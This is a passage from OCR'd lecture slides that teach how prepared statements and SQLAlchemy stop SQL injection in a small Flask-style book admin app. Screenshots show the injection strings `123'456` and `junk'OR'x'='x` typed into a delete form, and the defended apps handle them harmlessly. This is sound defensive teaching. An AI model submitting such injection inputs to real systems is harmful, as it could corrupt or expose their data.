    return books

#-----------------------------------------------------------------------

def add_book(isbn, author, title):

    with sqlite3.connect(_DATABASE_URL + '?mode=rw',
        uri=True) as connection:

        with contextlib.closing(connection.cursor()) as cursor:

            query_str = "INSERT INTO books (isbn, author, title) "
            query_str += "VALUES (?, ?, ?)"
            try:
                cursor.execute(query_str, [isbn, author, title])
                return True
            except sqlite3.IntegrityError:
                return False

#-----------------------------------------------------------------------

def delete_book(isbn):

    with sqlite3.connect(_DATABASE_URL + '?mode=rw',
        uri=True) as connection:

        with contextlib.closing(connection.cursor()) as cursor:

            query_str = "DELETE FROM books WHERE isbn = ?"
            cursor.execute(query_str, [isbn])

```

PennyAdmin02Prepared/database.py (Page 2 of 2)


```python
#-----------------------------------------------------------------------

# For testing:

def write_books(books):
    for book in books:
        print('%s | %s | %s' %
            (book['isbn'], book['author'], book['title']))

def _test():
    print('-----------------------------------')
    print('Testing get_books()')
    print('-----------------------------------')
    print()
    books = get_books()
    write_books(books)
    print()

    print('-----------------------------------')
    print('Testing add_book()')
    print('-----------------------------------')
    print()
    successful = add_book('456', 'Kernighan', 'New Book')
    if successful:
        print('Add was successful')
        print()
        books = get_books()
        write_books(books)
        print()
    else:
        print('Add was unsuccessful')
        print()
        write_books(books)
        print()
    successful = add_book('456', 'Kernighan', 'New Book')
    if successful:
        print('Add was successful')
        print()
        books = get_books()
        write_books(books)
        print()
    else:
        print('Add was unsuccessful')
        print()
        write_books(books)
        print()

    print('-----------------------------------')
    print('Testing delete_book()')
    print('-----------------------------------')
    print()
    delete_book('456')
    books = get_books()
    write_books(books)
    print()
    delete_book('456')
    books = get_books()
    write_books(books)

if __name__ == '__main__':
    _test()
```

SQL Injection Attacks

- See **<u>PennyAdmin02Prepared</u>** app
  - Example 1 revisited:
    - When deleting, attacker enters `123'456`

SQL Injection Attacks

- See **PennyAdmin02Prepared** app



PennyAdmin - Chromium

PennyAdmin

localhost:55555/delete

Hello, and welcome to **PennyAdmin**

Delete a Book

Enter an ISBN: 123'456


Go

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- See **PennyAdmin02Prepared** app



Hello, and welcome to **PennyAdmin**

Results

The deletion was successful
The database now does not contain a book with ISBN 123'456

Return to home page

Created by Bob Dondero


No parsing error

SQL Injection Attacks

- See **PennyAdmin02Prepared** app
  - Example 2 revisited:
    - When deleting, attacker enters `junk'OR'x'='x`

SQL Injection Attacks

- See **PennyAdmin02Prepared** app



Hello, and welcome to **PennyAdmin**

Delete a Book

Enter an ISBN: junk'OR'x'='x


Go

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- See **PennyAdmin02Prepared** app



Hello, and welcome to **PennyAdmin**

Results


The deletion was successful
The database now does not contain a book with ISBN junk'OR'x'='x

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- See **PennyAdmin02Prepared** app



Hello, and welcome to **PennyAdmin**

Show All Books

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C

Return to home page

Created by Bob Dondero

Database
is
intact

SQL Injection Attacks

- **Solution 2:**
  - ***SQLAlchemy***
    - When used properly

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
  - runserver.py
  - penny.sql, penny.sqlite
  - **database.py**
  - penny.py

PennyAdmin03Alchemy/database.py (Page 1 of 2)

```python
#!/usr/bin/env python

#-----------------------------------------------------------------------
# database.py
# Author: Bob Dondero
#-----------------------------------------------------------------------

import os
import sqlalchemy
import sqlalchemy.orm
import dotenv

#-----------------------------------------------------------------------

dotenv.load_dotenv()
_database_url = os.getenv('DATABASE_URL', 'sqlite:///penny.sqlite')
_database_url = _database_url.replace('postgres://', 'postgresql://')

#-----------------------------------------------------------------------

Base = sqlalchemy.orm.declarative_base()

class Book (Base):
    __tablename__ = 'books'
    isbn = sqlalchemy.Column(sqlalchemy.String, primary_key=True)
    author = sqlalchemy.Column(sqlalchemy.String)
    title = sqlalchemy.Column(sqlalchemy.String)

_engine = sqlalchemy.create_engine(_database_url)

#-----------------------------------------------------------------------

def get_books():

    books = []

    with sqlalchemy.orm.Session(_engine) as session:
        query = session.query(Book)
        table = query.all()
        for row in table:
            book = {'isbn': row.isbn, 'author': row.author,
                'title': row.title}
            books.append(book)

    return books

#-----------------------------------------------------------------------

def add_book(isbn, author, title):

    with sqlalchemy.orm.Session(_engine) as session:
        row = Book(isbn=isbn, author=author, title=title)
        session.add(row)
        try:
            session.commit()
            return True
        except sqlalchemy.exc.IntegrityError:
            return False

#-----------------------------------------------------------------------

def delete_book(isbn):

    with sqlalchemy.orm.Session(_engine) as session:
        session.query(Book).filter(Book.isbn==isbn).delete()
```

PennyAdmin03Alchemy/database.py (Page 2 of 2)

```python
        session.commit()

#-----------------------------------------------------------------------

# For testing:

def _write_books(books):
    for book in books:
        print('%s | %s | %s' % (book['isbn'], book['author'],
            book['title']))

def _test():
    print('-----------------------------------')
    print('Testing get_books()')
    print('-----------------------------------')
    print()
    books = get_books()
    _write_books(books)
    print()

    print('-----------------------------------')
    print('Testing add_book()')
    print('-----------------------------------')
    print()
    successful = add_book('456', 'Kernighan', 'New Book')
    if successful:
        print('Add was successful')
        print()
        books = get_books()
        _write_books(books)
        print()
    else:
        print('Add was unsuccessful')
        print()
        _write_books(books)
        print()
    successful = add_book('456', 'Kernighan', 'New Book')
    if successful:
        print('Add was successful')
        print()
        books = get_books()
        _write_books(books)
        print()
    else:
        print('Add was unsuccessful')
        print()
        _write_books(books)
        print()

    print('-----------------------------------')
    print('Testing delete_book()')
    print('-----------------------------------')
    print()
    delete_book('456')
    books = get_books()
    _write_books(books)
    print()
    delete_book('456')
    books = get_books()
    _write_books(books)

if __name__ == '__main__':
    _test()
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
  - Temporary change to database.py:

```
_engine = sqlalchemy.create_engine(
    _database_url, echo=True)
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

`get_books()`:

```
with sqlalchemy.orm.Session(_engine) as session:
     query = session.query(Book)
     table = query.all()
```

```
2024-04-08 20:36:42,620 INFO sqlalchemy.engine.Engine
BEGIN (implicit)
2024-04-08 20:36:42,624 INFO sqlalchemy.engine.Engine
SELECT books.isbn AS books_isbn, books.author AS
books_author, books.title AS books_title
FROM books
2024-04-08 20:36:42,624 INFO sqlalchemy.engine.Engine
[generated in 0.00061s] ()
2024-04-08 20:36:42,626 INFO sqlalchemy.engine.Engine
ROLLBACK
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

`add_book()`:

```
with sqlalchemy.orm.Session(_engine) as session:
     row = Book(isbn=isbn, author=author, title=title)
     session.add(row)
     try:
         session.commit()
         return True
     except sqlalchemy.exc.IntegrityError:
         return False
```

```
2024-04-08 20:46:07,166 INFO sqlalchemy.engine.Engine
BEGIN (implicit)
2024-04-08 20:46:07,168 INFO sqlalchemy.engine.Engine
INSERT INTO books (isbn, author, title) VALUES (?, ?, ?)
2024-04-08 20:46:07,168 INFO sqlalchemy.engine.Engine
[generated in 0.00032s] ('456', 'Sedgewick', 'Algorithms
in Java')
2024-04-08 20:46:07,169 INFO sqlalchemy.engine.Engine
COMMIT
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app

`delete_book()`:

```
with sqlalchemy.orm.Session(_engine) as session:
    session.query(Book).filter(Book.isbn==isbn).delete()
    session.commit()
```


```
2024-04-08 20:48:04,758 INFO sqlalchemy.engine.Engine
BEGIN (implicit)
2024-04-08 20:48:04,760 INFO sqlalchemy.engine.Engine
DELETE FROM books WHERE books.isbn = ?
2024-04-08 20:48:04,760 INFO sqlalchemy.engine.Engine
[generated in 0.00053s] ('456',)
2024-04-08 20:48:04,761 INFO sqlalchemy.engine.Engine
COMMIT
```

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
  - Example 1 revisited:
    - When deleting, attacker enters `123'456`

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



Hello, and welcome to **PennyAdmin**

Delete a Book

Enter an ISBN: 123'456


Go

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



Hello, and welcome to **PennyAdmin**

Results

The deletion was successful
The database now does not contain a book with ISBN 123'456

Return to home page

Created by Bob Dondero


No parsing error

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
  - Example 2 revisited:
    - When deleting, attacker enters `junk'OR'x'='x`

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



Hello, and welcome to **PennyAdmin**

Delete a Book

Enter an ISBN: junk'OR'x'='x


Go

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



Hello, and welcome to **PennyAdmin**

Results

